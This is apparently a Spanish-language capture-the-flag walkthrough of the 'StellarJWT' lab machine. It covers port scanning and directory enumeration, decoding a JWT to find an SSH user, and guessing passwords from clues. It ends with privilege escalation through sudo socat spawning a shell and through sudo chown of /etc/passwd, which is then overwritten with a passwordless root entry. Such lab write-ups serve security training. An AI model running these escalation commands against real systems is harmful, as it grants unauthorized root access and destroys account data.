STELLARJWT

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip stellarjwt.zip

  Archive:  stellarjwt.zip
  inflating: auto_deploy.sh
  inflating: stellarjwt.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh stellarjwt.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.099 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.099/0.099/0.099/0.000 ms
```


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-05 11:22 EST
Nmap scan report for 172.17.0.2
Host is up (0.000048s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 13:fd:a1:b2:31:9d:ea:33:a1:43:af:44:20:3a:12:12 (ECDSA)
|_  256 a0:4f:c4:a9:00:af:cb:78:28:fd:94:c0:86:28:dc:a1 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: NASA Hackeada
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80




El astrónomo alemán que descubrió neptuno

Johann Gottfried Galle

ENUMERACIÓN

Con gobuster buscamos archivos y directorios

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,html,txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              py,html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 1905]
/universe            (Status: 301) [Size: 311] [--> http://172.17.0.2/universe/]
Progress: 86057 / 1102805 (7.80%)^C
```



Como vemos encontramos información sobre la NASA y una cadena

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlciI6Im5lcHR1bm8iLCJpYXQiOjE1MTYyMzkwMjJ9.t-UG_wEbJdc_t0spVGKkNaoVaOeNnQwzvQOfq0G3PcE


Nos vamos a cyberchef

obtenemos un user neptuno y como tenemos el nombre del descubridor de

neptuno, Johann Gottfried Galle, probamos a conectarnos por ssh

neptuno/Gottfried

EXPLOTACIÓN



Listando directorios encontramos esta carta

neptuno@01013834dadb:~$ cat .carta_a_la_NASA.txt

Buenos días, quiero entrar en la NASA. Ya respondí las preguntas que me hicieron. Se las respondo de nuevo por aquí.

¿Qué significan las siglas NASA? -> National Aeronautics and Space Administration
¿En que año se fundo la NASA? -> 1958
¿Quién fundó la NASA? -> Eisenhower

Vemos que tenemos tres usuarios

neptuno@01013834dadb:~$ cd ..
neptuno@01013834dadb:/home$ ls
elite nasa neptuno

Nos hacemos nasa con Eisenhower

neptuno@01013834dadb:/home$ su nasa
Password:
nasa@01013834dadb:/home$

Buscamos permisos sudo para nasa

ESCALADA DE PRIVILEGIOS

```
nasa@01013834dadb:/home$ sudo -l
Matching Defaults entries for nasa on 01013834dadb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User nasa may run the following commands on 01013834dadb:
    (elite) NOPASSWD: /usr/bin/socat
nasa@01013834dadb:/home$
```

Consultando en

https://gtfobins.github.io/gtfobins/socat/#sudo

sudo socat stdin exec:/bin/sh

Nos hacemos elite

nasa@01013834dadb:~$ sudo -u elite /usr/bin/socat stdin exec:/bin/sh
2024/11/05 18:56:00 socat[4515] W address is opened in read-write mode but only supports read-only
whoami
elite
script /dev/null -c bash
Script started, output log file is '/dev/null'.
elite@01013834dadb:/home/nasa$

Busco permisos sudo

```
elite@01013834dadb:/home/nasa$ sudo -l
sudo -l
Matching Defaults entries for elite on 01013834dadb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User elite may run the following commands on 01013834dadb:
    (root) NOPASSWD: /usr/bin/chown
elite@01013834dadb:/home/nasa$
```


Hacemos que el usuario elite sea el propietario del /etc/passwd

sudo chown elite:elite /etc/passwd

Ahora, ya podemos modificarlo y como no tenemos editores, con echo

echo "root::0:0:root:/root:/bin/bash" > /etc/passwd

Nos hacemos root


elite@c0ff59012f72:/home/nasa$ su root
root@c0ff59012f72:/home/nasa# whoami
root
root@c0ff59012f72:/home/nasa#

Buen día ✋